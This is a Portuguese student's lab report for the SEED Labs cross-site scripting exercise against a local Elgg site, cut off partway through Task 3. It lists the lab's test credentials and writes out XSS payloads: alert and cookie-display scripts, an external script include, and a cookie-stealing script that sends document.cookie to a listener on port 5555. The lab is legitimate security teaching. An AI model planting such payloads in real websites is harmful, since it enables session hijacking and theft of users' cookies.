

UNIVERSIDADE FEDERAL DE UBERLÂNDIA  
FEELT – FACULDADE DE ENGENHARIA ELÉTRICA  
ENGENHARIA DE COMPUTAÇÃO

---

LUCAS ALBINO MARTINS  
12011ECP022

**SEGURANÇA DE SISTEMAS COMPUTACIONAIS: SEEDLABS 20.04: WEB  
SECURITY – CROSS-SITE SCRIPTING ATTACK LAB**

UBERLÂNDIA  
2021

## **Introdução.**

O CROSS-SITE SCRIPTING (também conhecido como XSS) é uma vulnerabilidade de segurança da web que permite que um invasor comprometa as interações que os usuários têm com um aplicativo vulnerável. Ele permite que um invasor contorne a política de mesma origem, que é projetada para separar sites diferentes uns dos outros. As vulnerabilidades de script entre sites normalmente permitem que um invasor se disfarce de usuário vítima, execute quaisquer ações que o usuário possa realizar e acesse qualquer um dos dados do usuário. Se o usuário vítima tiver acesso privilegiado ao aplicativo, o invasor poderá obter controle total sobre todas as funcionalidades e dados do aplicativo.

Do seu funcionamento é um script entre sites e funciona manipulando um site vulnerável para que ele retorne JavaScript malicioso para os usuários. Quando o código malicioso é executado dentro do navegador da vítima, o invasor pode comprometer totalmente a interação com o aplicativo.

## **Do ambiente do laboratório.**

Seguindo o mesmo padrão do laboratório passado então usando os comandos `dcbuild`/`dcup`/`dockps` podemos verificar que o container está ativo e o apache está rodando com o endereço para os testes.

## **Task 1: Posting a Malicious Message to Display an Alert Window**

Iniciando o laboratório a partir da tabela de logins/senhas que foram dadas:

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Logado como Samy, usuário Samy e senha seedalice, fui até a tela de editar o perfil, e, no campo Brief description.

Agora, com o script fornecido “<script>alert(‘Teste ataque XSS’);</script>” salvamos e testamos a execução do código:




Figura 1 – Login de teste.




Figura 2 – Profile Samy.




Figura 3 – Edição do Brief description.




Figura 4 – Script em execução.

Devido ao código incorporado mesmo fazendo login com outro usuário, então ao fazer o teste entrando com o usuário no caso testando com a Alice e acessando a área de membros continua o alerta no usuário Samy.




Figura 5 – Login Alice.




Figura 6 – Profile Alice.




Figura 7 – Área de membros via profile Alice.




Figura 8 – Execução de script via profile Alice.

Há também a possibilidade de execução do mesmo por um script externo, devido ao número limitado dos caracteres na situação do alerta utilizando esse procedimento “<script type=“text/javascript”src=“http://www.example.com/myscripts.js”> </script>”.

## Task 2: Posting a Malicious Message to Display Cookies

Agora novamente login com o usuário Samy, limpamos a área do Brief antes editada, e vamos executar um novo comando na área do About me.

Comando: “<script> alert(document.cookie);</script>”




Figura 9 – Editando About me Samy.




Figura 10 – Execução cookie no profile Samy.




Figura 11 – Execução cookie no profile Samy.

Script executado com sucesso e possível ver sua execução, logo o sistema está vulnerável a ataques de XSS.

Utilizando outro usuário no caso Charlie também é possível ver o cookie no perfil do Samy.




Figura 12 – Profile Charlie.






Figura 13 – Área de membros com usuário Charlie.

Ao entrar no perfil do usuário Sammy podemos ver a execução do script.




Figura 14 – Execução do script.

Foi então possível ver uma mensagem ao visitar o perfil do Sammy mesmo estando na área de outro usuário. Concluindo a execução do script com sucesso e a falha de XSS.

### Task 3: Stealing Cookies from the Victim's Machine

Agora executando outro código JavaScript para que ele envie os cookies para ele mesmo. Enviando uma solicitação HTTP para o invasor, com os cookies anexados à solicitação. Inserindo uma tag `<img>` com seu atributo `src` definido para a máquina do invasor, o JavaScript insere a tag `<img>`, o navegador tenta carregar a imagem do URL no campo `src`, logo isso resulta em uma solicitação HTTP GET enviada à máquina do invasor. O JavaScript fornecido a seguir envia os cookies para a porta 5555 da máquina do invasor, onde o invasor tem um servidor TCP escutando a mesma porta. O servidor pode imprimir tudo o que receber.

Código: `<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>'); </script>`

Fazendo login com o usuário Samy novamente, editando dentro da área do profile de samy em Brief description.

